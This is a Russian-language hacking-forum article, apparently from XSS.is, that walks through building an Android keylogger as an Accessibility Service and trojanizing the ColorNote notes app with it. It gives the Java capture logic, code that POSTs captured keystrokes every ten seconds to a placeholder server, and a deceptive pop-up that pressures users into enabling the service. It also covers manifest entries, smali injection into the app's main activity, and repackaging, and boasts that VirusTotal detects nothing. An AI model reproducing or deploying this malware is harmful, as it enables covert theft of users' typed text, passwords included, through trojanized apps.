Статья Встраиваем кейлоггер в блокнот [Android, no root]

Intro
В этой части, я покажу, как злоумышленник может внедрить кейллогер в простой блокнот. Отличие от предыдущего варианта будет в том, что внедряться, помимо кода, будет еще и GUI элемент.


Keylogger не требующий рута
На данный момент, мне известно два способа создания кейлоггера под андроид, на нерутованном телефоне. Первый способ - создание своей виртуальной клавиатуры. Вы устанавливаете такое приложение и добавляете его в настройках, как виртуальную клавиатуру.


Это способ самый бесполезный, собственная клавиатура хорошо видна пользователю. Второй способ, это создание Accessibility Service. Такие сервисы, встраиваются в приложения, для людей с ограниченными возможностями. Они имеют доступ ко многим вещам, одна из которых - пользовательский ввод. Именно то что нужно для кейлоггера.


Создаем payload
Payload будет состоять из трех классов - ExecuteAttack, GoogleService, SendService. Класс MainActivity просто вспомогательный. И еще у нас будет xml конфиг AccessibilityService.

Чтобы наш Accessibility Service начал работать, пользователю необходимо включить его в настройках. Мы поможем в этом пользователю, внедрив в приложение всплывающее окно, с текстом *Please enable app in settings! Otherwise it will stop working* (можно использовать и более пугающий текст). И добавим кнопочку, чтобы пользователь по ней кликнул и перешел сразу в настройки. Класс ExecuteAttack именно это и делает.

Code:


13:23
87 %
Виртуальная клавиату...
Gboard
Многоязычный ввод
Управление клавиатурами
XSS.is


app
manifests
java
kz.c.keylogger
ExecuteAttack
GoogleService
MainActivity
SendService


Android Emulator - 4.7_WXGA_API_23:5554
1:29
XSS.is
Alert
Please enable app in settings!
Otherwise it will stop working
SETTINGS

`GoogleService` - основная логика кейллогера. Является AccessibilityService:
Code:

```
public class GoogleService extends AccessibilityService {
```

Метод `onAccessibilityEvent()` принимает все входящие события. Событие `AccessibilityEvent.TYPE_VIEW_TEXT_CHANGED` приходит, когда пользователь вводит текст в поле какое-нибудь. Мы отлавливаем именно его. Весь ввод записываем в буфер. И каждые 10 секунд отправляем этот буфер на свой сервер, стартуя `SendService` .
Code:

```
public void onAccessibilityEvent(AccessibilityEvent event) {
        switch (event.getEventType()) {
            case AccessibilityEvent.TYPE_VIEW_TEXT_CHANGED:

                int len = event.getText().toString().length();
                char c;
                if (len > 0) {
                    c = event.getText().toString().charAt(len - 2);

                    buf += c;
                }
                break;
            default:
                break;
        }
        Log.d(TAG, "Keylogger buffer now " + buf);
        Date now = new Date();
        Date newTime = new Date(GoogleService.CURRENT_TIMESTAMP.getTime() + 10 * 1000);

        if (now.after(newTime) && !"".equals(buf)) {

            Context ctx = getApplicationContext();

            Intent intent = new Intent(ctx, SendService.class);

            intent.putExtra("text", buf);
            ctx.startService(intent);

            GoogleService.CURRENT_TIMESTAMP = now;
            buf = "";
        }
    }
```

Конфиг, нашего `GoogleService` , выглядит так:
Code:

```
<?xml version="1.0" encoding="utf-8"?>
<accessibility-service xmlns:android="http://schemas.android.com/apk/res/android"
    android:accessibilityEventTypes="typeViewTextChanged"

android:accessibilityFeedbackType="feedbackSpoken|feedbackHaptic|feedbackAudible|feedbackVisua

    android:notificationTimeout="100"
    android:accessibilityFlags="flagDefault|flagIncludeNotImportantViews"
    android:canRetrieveWindowContent="false" />
```

В нем указывается, на какие события подписывается наш сервис и другая информация.

`SendService` - просто отправляет данные на сервер.

Code:

```
private void sendResult(String text) {

        Log.d(TAG, "Sending result to server");

        HttpURLConnection urlConnection = null;

        try {
            int length = text.length();

            URL url = new URL("http://xxxxxxxxx");
            urlConnection = (HttpURLConnection) url.openConnection();
            urlConnection.setConnectTimeout(30 * 1000);

            urlConnection.setRequestMethod("POST");
            urlConnection.setDoOutput(true);
            urlConnection.setDoInput(false);
            urlConnection.setRequestProperty("Content-Type", "text/plain");
            urlConnection.setRequestProperty("Content-Length",
Integer.valueOf(length).toString());

            DataOutputStream request = new DataOutputStream(urlConnection.getOutputStream());
            Log.d(TAG, "Sending " + text);
            request.write(text.getBytes(StandardCharsets.UTF_8));
            request.flush();
            request.close();

            int respCode = urlConnection.getResponseCode();
            Log.d(TAG, "Return status code: " + respCode);
            urlConnection.disconnect();
        } catch (Exception e) {
            Log.d(TAG, e.getMessage());
        }

    }
```

`MainActivity` - нам нужен лишь для получения smali кода вызова основного метода.

Собираем apk, декомпилируем, с помощью `apktool` , и пока оставляем так.

Внедряем payload

Зайдем в Play Market и скачиваем достаточно популярное приложение ColorNote. Декомпилируем его, с помощью `apktool` . Открываем манифест, чтобы найти главный активити. Как говорилось раннее, нам это необходимо для того, чтобы наш кейлоггер работал сразу, после запуска приложения.
Code:

```
<activity
android:configChanges="keyboard|keyboardHidden|orientation|screenLayout|screenSize|smallestScr


      android:label="@string/app_name"
android:name="com.socialnmobile.colornote.activity.Main"

      android:taskAffinity="colornote.task.main" android:theme="@style/Theme.NoTitle.Light"

      android:windowSoftInputMode="adjustPan">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
                <category android:name="android.intent.category.MULTIWINDOW_LAUNCHER"/>
                <category android:name="android.intent.category.MONKEY"/>
            </intent-filter>
            <intent-filter>
                <action android:name="android.intent.action.VIEW"/>
                <action android:name="android.intent.action.EDIT"/>
                <action android:name="android.intent.action.PICK"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <data
android:mimeType="vnd.android.cursor.dir/vnd.socialnmobile.colornote.note"/>
            </intent-filter>
```

Видим нужный класс `com.socialnmobile.colornote.activity.Main` . В нем ищем метод `OnCreate()` . Видим промежуток между line 164 и line 172. Туда и будем внедрять вызов нашей функции.
Code:

```
.method protected onCreate(Landroid/os/Bundle;)V
    .locals 6

    .prologue
    const v2, 0x7f0800f9

    const/4 v5, 0x0

    const/4 v4, 0x1

    .line 164
    invoke-super {p0, p1}, Lcom/socialnmobile/colornote/activity/ThemeFragmentActivity;-
>onCreate(Landroid/os/Bundle;)V

    <----------------------- //Внедряемся сюда

    .line 172
    invoke-virtual {p0, v4}, Lcom/socialnmobile/colornote/activity/Main;->d(I)V

    .line 173
    const v0, 0x7f0a0003
```

Мы написали кейлоггер так, чтобы было достаточно вызвать одну функцию `openSettings()` в классе `ExecuteAttack`. Вызов этой функции у нас был в `MainActivity`. Открываем smali версию этого класса.
Code:

```
# virtual methods
.method protected onCreate(Landroid/os/Bundle;)V
    .locals 0

    .line 13
    invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V

    const p1, 0x7f09001c

    .line 14
    invoke-virtual {p0, p1}, Lkz/c/keylogger/MainActivity;->setContentView(I)V

    .line 15
    invoke-static {p0}, Lkz/c/keylogger/ExecuteAttack;-
>openSettings(Landroid/content/Context;)V
    // Нужная нам строка

    return-void
.end method
```


Берем этот вызов и добавляем в `com.socialnmobile.colornote.activity.Main`. В итоге он выглядит так.
Code:

```
.method protected onCreate(Landroid/os/Bundle;)V
    .locals 6

    .prologue
    const v2, 0x7f0800f9

    const/4 v5, 0x0

    const/4 v4, 0x1

    .line 164
    invoke-super {p0, p1}, Lcom/socialnmobile/colornote/activity/ThemeFragmentActivity;-
>onCreate(Landroid/os/Bundle;)V

    .line 165
    invoke-static {p0}, Lcom/socialnmobile/colornote/activity/ExecuteAttack;-
>openSettings(Landroid/content/Context;)V

    .line 172
    invoke-virtual {p0, v4}, Lcom/socialnmobile/colornote/activity/Main;->d(I)V
```

Теперь копируем нужные smali, в декомпилированную папку ColorNote, как это делали в предыдущий раз. Меняем им package name. Не забываем об xml конфиге нашего сервиса, его тоже переносим в папку *res\xml*. Осталось добавить наш AccessibilityService и сервис по отправке данных на сервер в манифест.
Code:

```
<service android:name="com.socialnmobile.colornote.activity.SendService"/>
        <service android:name="com.socialnmobile.colornote.activity.GoogleService"
            android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE">
            <intent-filter>
                <action android:name="android.accessibilityservice.AccessibilityService" />
            </intent-filter>
            <meta-data android:name="android.accessibilityservice"
android:resource="@xml/accessibility_service_config" />
        </service>
```

Как и ранее, собираем с помощью apktool и подписываем jarsigner. Virustotal говорит, что мы чисты. Видео, как это работает:



Watch Video At: https://youtu.be/vTHcc6OSou0

Автор Thatskriptkid